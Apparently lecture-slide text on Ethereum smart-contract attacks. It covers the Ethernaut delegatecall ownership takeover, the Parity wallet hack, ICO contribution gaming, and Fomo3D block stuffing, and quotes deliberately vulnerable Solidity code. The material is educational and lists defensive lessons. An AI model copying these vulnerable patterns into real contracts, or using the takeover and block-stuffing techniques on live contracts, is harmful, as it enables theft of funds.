- It will trigger the fallback function in **Delegation**
- A **delegatecall** will be made to the **pwn()** function in Delegate
- Since it’s a **delegatecall, msg.sender** is the original sender




```
pragma solidity ^0.4.18;

contract Delegate {

  address public owner;

  function Delegate(address _owner) public {
    owner = _owner;
  }

  function pwn() public {
    owner = msg.sender;
  }
}
```



```
contract Delegation {

  address public owner;
  Delegate delegate;

  function Delegation(address _delegateAddress) public {
    delegate = Delegate(_delegateAddress);
    owner = msg.sender;
  }

  function() public {
    if(delegate.delegatecall(msg.data)) {
      this;
    }
  }
}
```

Source: https://ethernaut.zeppelin.solutions

Storage model in delegatecall()



How Storage Works on Delegatecall()

Contract A

```
uint public foo;

function …
    B.delegatecall(..setTo5)
```

Contract B


```
uint public bar;

function setTo5() …
    bar = 5;
```

Contract B modifies ***bar****…*
Bar *points to* ***slot 0****…*
Slot 0 *points to* ***foo****…*

Storage is passed


The Parity Wallet Hack

- The Parity MultSig wallet was hacked in July 2017, draining it of 30m USD
- The **WalletLibrary** had a function as **initWallet**



```
// constructor - just pass on the owner array to the multiowned and
// the limit to daylimit
function initWallet(address[] _owners, uint _required, uint
_daylimit) {
  initDaylimit(_daylimit);
  initMultiowned(_owners, _required);
}
```

- However the Parity wallet contract forwards all unmatched function calls to the library using **delegatecall**



```
function() payable {
  // just being sent some cash?
  if (msg.value > 0)
    Deposit(msg.sender, msg.value);
  else if (msg.data.length > 0)
    _walletLibrary.delegatecall(msg.data);
}
```

- An attacker called **initWallet** again with a list containing just their address

Key lessons

- Use the higher level **call()** function to inherit from libraries, especially when you i) don’t need to change contract storage and ii) do not care about gas control.

- When inheriting from a library intending to alter your contract’s storage, **make sure to line up your storage slots with the library’s storage slots** to avoid these edge cases.

- **Authenticate and do conditional checks** on functions that invoke delegatecalls.

Serialism vs Parallelism: How to maximize your chances of getting ICO contributions

The Kyber ICO was a highly subscribed one…

- The Kyber Network ICO aimed to raise 200k ether

- ICO split into 2 rounds:
  - **Round 1:** Small whitelisted number of accounts (7 accounts for 15,560 ether) and (22,279 accounts for 3.6 ether each)
  - **Round 2:** Any amount not fulfilled by the whitelisted parties from Round 1 will be released for wider purchase, subject to a gasprice limit.
    - `require( tx.gasprice <= 50000000000 wei )`

- How to get an edge on contributions?
  - Send from one account
    - When a normal account sends 5 transactions at once, they can be processed either in series or in parallel
    - Since Ethereum transactions have to be processed in sequence according to their nonce, each transaction is dependent on the previous and have a lower prioirty than the previous transaction
  - Send from multiple accounts
    - If you manage to whitelist 5 accounts, you could send 1 transaction for each account - these are parallel transcations since they do not depend on each other


Source: https://medium.com/@codetractio/kyber-ico-who-and-how-to-get-into-round-2-5a99fb6cde32 ;
https://etherscan.io/address/0xd6cd31f283d24cfb442cba1bcf42290c07c15792#code


… with multiple ways to submit in parallel

- How to get an edge on contributions?
  - They could also use the **buy()** function to buy for another address, instead of just contributing from an ETH address
  - A 4th method would be to whitelist a contract account - and then you can use 5 different accounts, calling the contract, to contribute to the Kyber ICO

Source: https://medium.com/@codetractio/kyber-ico-who-and-how-to-get-into-round-2-5a99fb6cde32 ;
https://etherscan.io/address/0xd6cd31f283d24cfb442cba1bcf42290c07c15792#code

Summary of the 4 ways and ICO participants in the 2nd round





Nonce ordering

- In Ethereum, every transaction has a nonce. **The nonce is the number of transactions sent from a given address**
- Each time you send a transaction, **the nonce increases by 1.** There are rules about what transactions are valid transactions and the nonce is used to enforce some of these rules. Specifically:
  - **Transactions must be in Order**: You cannot have a transaction with a nonce of 1 mined before one with a nonce of 0.
  - **No Skipping!** You cannot have a transaction with a nonce of 2 mined if you have not already sent transactions with a nonce of 1 and 0.
- Why?
  - This field prevents double-spends as the nonce is the order the transactions go in.
  - This is why exchanges wait for you to have a certain number of confirmations before allowing you to trade freshly-deposited funds.
- In Ethereum, this method of "double-spending" is not possible because each transaction has a nonce included with it. Even if you attempt to do the above, it will not work as the second transaction (nonce of 3) cannot be mined before the first transaction (nonce of 2).

Source: https://kb.myetherwallet.com/transactions/what-is-nonce.html

How to prevent changes in blockchain state you don’t like - Block manipulation with blockGas limit

The case of Fomo3D

- A transparent exit-scam (**please don’t invest in it)**
- **Rules of the game**
  - Instead of tokens, **players purchase keys to the ICO funds** held on the contract
  - **Being the last player to buy keys** lets you exit scam the game and drain the ICO funds for yourself when time runs out.
  - **Keys provide you passive ETH income** the longer and higher the round runs. Even locking you an ever increasing personal portion of the ending exit scam!
  - **Every key purchased extends the round time upwards towards a hard cap**. To always keep the exit scam within reach of any player
  - **There is no limit to how many times a round can be extended.**

Source: https://exitscam.me/explained

Each Ethereum block can operate on a limited amount of gas

- Gas limit in Ethereum represents the maximum approved gas in a single block to determine the number of transactions packed in the block. Usually, the block gas limit is set with certain strategies between miners and the common value is **8,000,000**

- **Each transaction in Ethereum also has a gas limit** set by the transaction sender, which is the maximum gas consumed by the transaction. The actual gas consumption is determined by the actual transaction execution process. The sum of all transaction gas cannot exceed the block gas limit

- assert() in Ethereum smart contracts: **When the result of asserting does not satisfy conditions, the gas would be exhausted.**

Source: https://medium.com/coinmonks/how-the-winner-got-fomo3d-prize-a-detailed-explanation-b30a69b7813f
https://etherscan.io/address/0xa62142888aba8370742be823c1782d17a0389da1#code

How the Fomo3D winner increased his chances of winning the round (1/2)

- The winner's address is 0xa169, with a prize of **10,469.66 ethers.**

- Fomo3D winner played a special attack trick **to sharply decrease the number of transactions packed by miners near the end of the game (multiple blocks were involved**), accelerating the approach of the game end and increasing the winning probability

- The winner would call the method in the mysterious contract to query info, especially time round ends and current player in leads address**. When the remaining time reaches a threshold and the last buyer is the attacker, call assert()** to fail the transaction and use up all gas; when the remaining time is far from the threshold or the last buyer is someone else, do nothing, which takes little gas.

- When the attacker has a high winning chance, use these mysterious transactions which would get packed by mining pools first and take up the following blocks, leading to the situation that other key purchases cannot be packed in time

Source: https://medium.com/coinmonks/how-the-winner-got-fomo3d-prize-a-detailed-explanation-b30a69b7813f
https://etherscan.io/address/0xa62142888aba8370742be823c1782d17a0389da1#code

How the Fomo3D winner increased his chances of winning the round (2/2)

- Fomo3D winner (attacker) created **multiple similar mysterious contracts (attacking contracts)** with transactions by different addresses to distract attention and decrease the chance of exposure
- **More than 10 blocks after the block (6191896)** containing the transactions of purchasing keys by Fomo3D winner (attacker) 0xa169 has no transaction related to Fomo3D key buying, which ended the game finally.

Source: https://medium.com/coinmonks/how-the-winner-got-fomo3d-prize-a-detailed-explanation-b30a69b7813f
https://etherscan.io/address/0xa62142888aba8370742be823c1782d17a0389da1#code